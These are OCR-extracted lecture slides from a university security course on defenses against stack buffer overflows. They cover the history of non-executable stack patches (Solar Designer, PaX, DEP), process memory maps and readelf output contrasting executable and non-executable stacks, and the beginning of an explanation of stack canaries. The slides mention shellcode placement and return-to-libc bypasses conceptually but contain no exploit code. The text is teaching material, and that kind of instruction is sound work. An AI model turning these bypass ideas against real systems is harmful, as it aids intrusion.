

Lecture 10: StackPatch, StackGuard, and StackShield


Sanchuan Chen

schen@auburn.edu


9/22/2023


The Morris Worms (Robert Tappan Morris) [1]
1990
1995
How to write buffer overflows (Mudge) [2]
Stack Smashing for fun and profit (Aleph1) [3]
Stack Smashing Vulnerabilities in the UNIX OS (Nathan Smith) [4]
2000
Advanced buffer overflow exploit [5]
2005
2010


The Morris Worms (Robert Tappan Morris) [1]
1990
1995
How to write buffer overflows (Mudge) [2]
Stack Smashing for fun and profit (Aleph1) [3]
Linux kernel patch to remove stack exec permission (Solar Designer) [6]
2000
The PaX team: None-executable Stack ("-z execstack") [7]
2005
2010


The Morris Worms (Robert Tappan Morris) [1]
1990
1995
How to write buffer overflows (Mudge) [2]
Stack Smashing for fun and profit (Aleph1) [3]
Linux kernel patch to remove stack exec permission (Solar Designer) [6]
StackGuard, a.k.a., Canary (Cowan et al) [8]
StackShield [9]
2000
Bypassing StackGuard and StackShield [10]
The PaX team: None-executable Stack ("-z execstack")C
ProPolice, Stack-smashing protector (SSP) "-fstack-protector-all" [11]
Four different tricks to bypass stackshield and stackguard protection [12]
2005
2010

The Stack Layout



StackPatch by Solar Designer (Alexander Peslyak [13])

List: freebsd-hackers
Subject: Linux kernel patch to remove stack exec permission
From: Solar Designer <solar () SUN1 ! IDEAL ! RU>
Date: 1997-04-12 16:03:07
[Download RAW message or body]

Hello!

There seemed to be no patch for Linux kernel to remove execute permission from the stack (to prevent most buffer overflow exploits), so I decided to make one, I include it at the end of this message. I heard some rumours that GCC assumes stack frame to be executable when dealing with nested functions, but I couldn't reproduce that. I'm running this patched kernel for a day now, and everything (well, except for the exploits) seems to work fine. However, some programs may depend on the stack being executable... I'd like to hear any reports of this.

The patch is for Linux 2.0.30 (should work on others also), x86 only. Originally user code, data and stack segments were mapped to the same memory, and had the same limit. I decreased the code segment's limit, so it doesn't cover the actual stack space (since the stack grows down). Actually, I created a new descriptor instead, leaving the old one with its original limit, since that still allows to execute some code on the stack when needed, by using old code segment selector. For example, the kernel itself needs that ability to return from signal handlers.

Note that the BSS and malloc()ed areas are still executable. Some buffer overflows are still exploitable, by making the program put the shellcode somewhere else in its memory space, not on the stack, and overwriting the return address to point to that area. Also, some programs may already have a suitable code in them, and not require an external shellcode at all. So this patch only prevents most overflows from being exploitable, not all of them.

This patch wasn't quickly adopted

"The original patch to do this in Linux was rejected by Linus Torvalds in 1998, and for an interesting reason. Even if code can't be placed on the stack, an attacker could use a buffer overflow to make a program "return" to an existing subroutine (such as a routine in the C library) and create an attack. In short, just having a non-executable stack isn't enough." [14]

Red Hat's Ingo Molnar implemented this idea in his "exec-shield" patch in 2002 [15], which is used by Fedora core (the freely available distribution available from Red Hat).

List: bugtraq
Subject: Re: Linux kernel patch to remove stack exec permission
From: Ingo Molnar <mingo () PC5829 ! HIL ! SIEMENS ! AT>
Date: 1997-04-14 16:36:03
[Download RAW message or body]

On Sat, 12 Apr 1997 solar@sun1.ideal.ru wrote:

> [...] Some buffer
> overflows are still exploitable, by making the program put the shellcode
> somewhere else in its memory space, not on the stack, and overwriting the
> return address to point to that area. [...]

would it be a good idea to strip off the highest bit in env[] and args[]
when exec()-ing? This makes it quite hard to pass shellcode to the
process? We can get this bit cutoff very cheap by trivially modifying
copy_strings() in exec.c. [hm, this breaks 8-bit character sets?]

for the BSS/malloc() things we could theoretically get the kernel to put
executable mmap()-ed areas into the 0-1G range, and the rest into the
1G-2G range. [whee, reinventing segmented memory ...]. As most if not all
code is independent of what type of area mmap() gives us, this seems to be
doable via ext2fs attributes. Then USER_CS would be in the 0-1G range.

but the Right Thing would be if Intel fixed their page protection bits to
honor exec permissions actually ...

-- mingo

Alexander Peslyak [13]

Alexander Peslyak (born 1977), better known as Solar Designer, is a security specialist from Russia. He is best known for:

- The first patch of **non-executable (NX)** stack for Linux kernel
- Discovery of **return-to-libc attack**, and the development of **the first generic heap-based buffer overflow exploitation**
- ASCII Armoring (mitigating ret2libc)
- The author of **John the Ripper**.
- **Lifetime Achievement Award** during the annual Pwnie Award at the 2009 Black Hat Security Conference
- CVE-2015-0235 (disclosure of a GNU C Library `gethostbyname` function buffer overflow)

The non-executable stack patch developed by Alexander was not adopted by all Linux distributions and the industry had to until the year 2000 for something to be adopted more widely.

In August 2000, the PaX team [7] released a protection mechanism known as Page-eXec (PaX) that would make some areas of the process address space not executable i.e., the stack and the heap by changing the way memory paging is done.

This mitigation technique is nowadays standard in the GNU Compiler Collection (GCC) and can be turned off with the flag "-z execstack"

- **Android**: Since Android 2.3, architectures which support it have non-executable pages by default, including non-executable stack and heap.
- **FreeBSD**: FreeBSD Initial support for the NX bit, on x86-64 and IA-32 processors that support it, first appeared in FreeBSD on June 8, 2004.
- **Linux**: The Linux kernel supports the NX bit on x86-64 and IA-32 processors that support it. The support of x86-64 CPUs was first added in 2004, and then started to support both 32-bit mode on 64-bit CPUs. It has been in Linux kernel since 2.6.8 in August 2004
- **Windows**: Starting with Windows XP Service Pack 2 (2004) and Windows Server 2003 Service Pack 1 (2005), the NX features were implemented for the first time on the x86 architecture. Executable space protection on Windows is called "Data Execution Prevention" (DEP).
- **macOS**: macOS for Intel supports the NX bit on all CPUs supported by Apple in 2005 (from Mac OS X 10.4.4 – the first Intel release – onwards).

https://en.wikipedia.org/wiki/Executable_space_protection

How does NX/DEP work

```
$ cat /proc/109901/maps
08048000-08049000 r--p 00000000 08:02 2241047 /home/schen/comp6700/lec10/mini_esrv
08049000-0804a000 r-xp 00001000 08:02 2241047 /home/schen/comp6700/lec10/mini_esrv
0804a000-0804b000 r--p 00002000 08:02 2241047 /home/schen/comp6700/lec10/mini_esrv
0804b000-0804c000 r--p 00002000 08:02 2241047 /home/schen/comp6700/lec10/mini_esrv
0804c000-0804d000 rw-p 00003000 08:02 2241047 /home/schen/comp6700/lec10/mini_esrv
0804d000-0806f000 rw-p 00000000 00:00 0       [heap]
f7c00000-f7c20000 r--p 00000000 08:02 1977041 /usr/lib/i386-linux-gnu/libc.so.6
f7c20000-f7da2000 r-xp 00020000 08:02 1977041 /usr/lib/i386-linux-gnu/libc.so.6
f7da2000-f7e27000 r--p 001a2000 08:02 1977041 /usr/lib/i386-linux-gnu/libc.so.6
f7e27000-f7e28000 ---p 00227000 08:02 1977041 /usr/lib/i386-linux-gnu/libc.so.6
f7e28000-f7e2a000 r--p 00227000 08:02 1977041 /usr/lib/i386-linux-gnu/libc.so.6
f7e2a000-f7e2b000 rw-p 00229000 08:02 1977041 /usr/lib/i386-linux-gnu/libc.so.6
f7e2b000-f7e35000 rw-p 00000000 00:00 0
f7fbe000-f7fc0000 rw-p 00000000 00:00 0
f7fc0000-f7fc4000 r--p 00000000 00:00 0       [vvar]
f7fc4000-f7fc6000 r-xp 00000000 00:00 0       [vdso]
f7fc6000-f7fc7000 r--p 00000000 08:02 1977038 /usr/lib/i386-linux-gnu/ld-linux.so.2
f7fc7000-f7fec000 r-xp 00001000 08:02 1977038 /usr/lib/i386-linux-gnu/ld-linux.so.2
f7fec000-f7ffb000 r--p 00026000 08:02 1977038 /usr/lib/i386-linux-gnu/ld-linux.so.2
f7ffb000-f7ffd000 r--p 00034000 08:02 1977038 /usr/lib/i386-linux-gnu/ld-linux.so.2
f7ffd000-f7ffe000 rw-p 00036000 08:02 1977038 /usr/lib/i386-linux-gnu/ld-linux.so.2
fffdd000-ffffe000 rwxp 00000000 00:00 0       [stack]
```

How does NX/DEP work

```
$ cat /proc/110905/maps
08048000-08049000 r--p 00000000 08:02 2241076 /home/schen/comp6700/lec10/mini_esrv_dep
08049000-0804a000 r-xp 00001000 08:02 2241076 /home/schen/comp6700/lec10/mini_esrv_dep
0804a000-0804b000 r--p 00002000 08:02 2241076 /home/schen/comp6700/lec10/mini_esrv_dep
0804b000-0804c000 r--p 00002000 08:02 2241076 /home/schen/comp6700/lec10/mini_esrv_dep
0804c000-0804d000 rw-p 00003000 08:02 2241076 /home/schen/comp6700/lec10/mini_esrv_dep
0804d000-0806f000 rw-p 00000000 00:00 0       [heap]
f7c00000-f7c20000 r--p 00000000 08:02 1977041 /usr/lib/i386-linux-gnu/libc.so.6
f7c20000-f7da2000 r-xp 00020000 08:02 1977041 /usr/lib/i386-linux-gnu/libc.so.6
f7da2000-f7e27000 r--p 001a2000 08:02 1977041 /usr/lib/i386-linux-gnu/libc.so.6
f7e27000-f7e28000 ---p 00227000 08:02 1977041 /usr/lib/i386-linux-gnu/libc.so.6
f7e28000-f7e2a000 r--p 00227000 08:02 1977041 /usr/lib/i386-linux-gnu/libc.so.6
f7e2a000-f7e2b000 rw-p 00229000 08:02 1977041 /usr/lib/i386-linux-gnu/libc.so.6
f7e2b000-f7e35000 rw-p 00000000 00:00 0
f7fbe000-f7fc0000 rw-p 00000000 00:00 0
f7fc0000-f7fc4000 r--p 00000000 00:00 0       [vvar]
f7fc4000-f7fc6000 r-xp 00000000 00:00 0       [vdso]
f7fc6000-f7fc7000 r--p 00000000 08:02 1977038 /usr/lib/i386-linux-gnu/ld-linux.so.2
f7fc7000-f7fec000 r-xp 00001000 08:02 1977038 /usr/lib/i386-linux-gnu/ld-linux.so.2
f7fec000-f7ffb000 r--p 00026000 08:02 1977038 /usr/lib/i386-linux-gnu/ld-linux.so.2
f7ffb000-f7ffd000 r--p 00034000 08:02 1977038 /usr/lib/i386-linux-gnu/ld-linux.so.2
f7ffd000-f7ffe000 rw-p 00036000 08:02 1977038 /usr/lib/i386-linux-gnu/ld-linux.so.2
fffdd000-ffffe000 rw-p 00000000 00:00 0       [stack]
```

How does NX/DEP work

```
$ diff -Nur NXN.hex NX.hex
--- NXN.hex 2023-09-23 11:22:48.926008076 -0400
+++ NX.hex 2023-09-23 11:23:43.781814670 -0400
@@ -20,13 +20,13 @@
 00000130  04 00 00 00 50 e5 74 64  a0 20 00 00 a0 a0 04 08  |....P.td. ......|
 00000140  a0 a0 04 08 34 00 00 00  34 00 00 00 04 00 00 00  |....4...4.......|
 00000150  04 00 00 00 51 e5 74 64  00 00 00 00 00 00 00 00  |....Q.td........|
-00000160  00 00 00 00 00 00 00 00  00 00 00 00 07 00 00 00  |................|
+00000160  00 00 00 00 00 00 00 00  00 00 00 00 06 00 00 00  |................|
 00000170  10 00 00 00 52 e5 74 64  0c 2f 00 00 0c bf 04 08  |....R.td./......|
 00000180  0c bf 04 08 f4 00 00 00  f4 00 00 00 04 00 00 00  |................|
 00000190  01 00 00 00 2f 6c 69 62  2f 6c 64 2d 6c 69 6e 75  |..../lib/ld-linu|
 000001a0  78 2e 73 6f 2e 32 00 00  04 00 00 00 14 00 00 00  |x.so.2..........|
-000001b0  03 00 00 00 47 4e 55 00  c4 60 72 2d cd 36 9f 88  |....GNU..`r-.6..|
-000001c0  cf 34 b3 65 61 be 83 02  e7 66 5e 57 04 00 00 00  |.4.ea....f^W....|
+000001b0  03 00 00 00 47 4e 55 00  3d fc 3d a2 49 4c 3c e3  |....GNU.=.=.IL<.|
+000001c0  67 ff bc c4 3a 60 28 2a  d6 d9 db dd 04 00 00 00  |g...:`(*........|
 000001d0  10 00 00 00 01 00 00 00  47 4e 55 00 00 00 00 00  |........GNU.....|
 000001e0  03 00 00 00 02 00 00 00  00 00 00 00 02 00 00 00  |................|
 000001f0  10 00 00 00 01 00 00 00  05 00 00 00 00 20 02 22  |............. ."|
```

How does NX/DEP work

```
$ readelf -e ./mini_esrv
...
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00160 0x00160 R   0x4
  INTERP         0x000194 0x08048194 0x08048194 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x004ac 0x004ac R   0x1000
  LOAD           0x001000 0x08049000 0x08049000 0x00470 0x00470 R E 0x1000
  LOAD           0x002000 0x0804a000 0x0804a000 0x00180 0x00180 R   0x1000
  LOAD           0x002f0c 0x0804bf0c 0x0804bf0c 0x00140 0x0014c RW  0x1000
  DYNAMIC        0x002f14 0x0804bf14 0x0804bf14 0x000e8 0x000e8 RW  0x4
  NOTE           0x0001a8 0x080481a8 0x080481a8 0x00044 0x00044 R   0x4
  GNU_EH_FRAME   0x0020a0 0x0804a0a0 0x0804a0a0 0x00034 0x00034 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x10
  GNU_RELRO      0x002f0c 0x0804bf0c 0x0804bf0c 0x000f4 0x000f4 R   0x1
```

How does NX/DEP work

```
$ readelf -e ./mini_esrv_dep
...
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00160 0x00160 R   0x4
  INTERP         0x000194 0x08048194 0x08048194 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x004ac 0x004ac R   0x1000
  LOAD           0x001000 0x08049000 0x08049000 0x00470 0x00470 R E 0x1000
  LOAD           0x002000 0x0804a000 0x0804a000 0x00180 0x00180 R   0x1000
  LOAD           0x002f0c 0x0804bf0c 0x0804bf0c 0x00140 0x0014c RW  0x1000
  DYNAMIC        0x002f14 0x0804bf14 0x0804bf14 0x000e8 0x000e8 RW  0x4
  NOTE           0x0001a8 0x080481a8 0x080481a8 0x00044 0x00044 R   0x4
  GNU_EH_FRAME   0x0020a0 0x0804a0a0 0x0804a0a0 0x00034 0x00034 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x10
  GNU_RELRO      0x002f0c 0x0804bf0c 0x0804bf0c 0x000f4 0x000f4 R   0x1
```

Pros and Cons

Aspect	**DEP**
Performance	With hardware support: no impact Otherwise: reported to below ¡1% in PaX
Deployment	Kernel supports (common on all platforms) Hardware also has built-in features
Compatibility	Can break legitimate programs JIT compilers; unpackers
Security Guarantee	Code injected to NX pages never executed But code injection may not be necessary (code reuse can still work)

Canary

Canaries or canary words are **known values that are placed between a buffer and control data on the stack** to monitor buffer overflows. When the buffer overflows, the first data to be corrupted will usually be the canary, and a failed verification of the canary data will therefore alert of an overflow, which can then be handled, for example, by invalidating the corrupted data.

Canary needs to be a random secret

About StackGuard

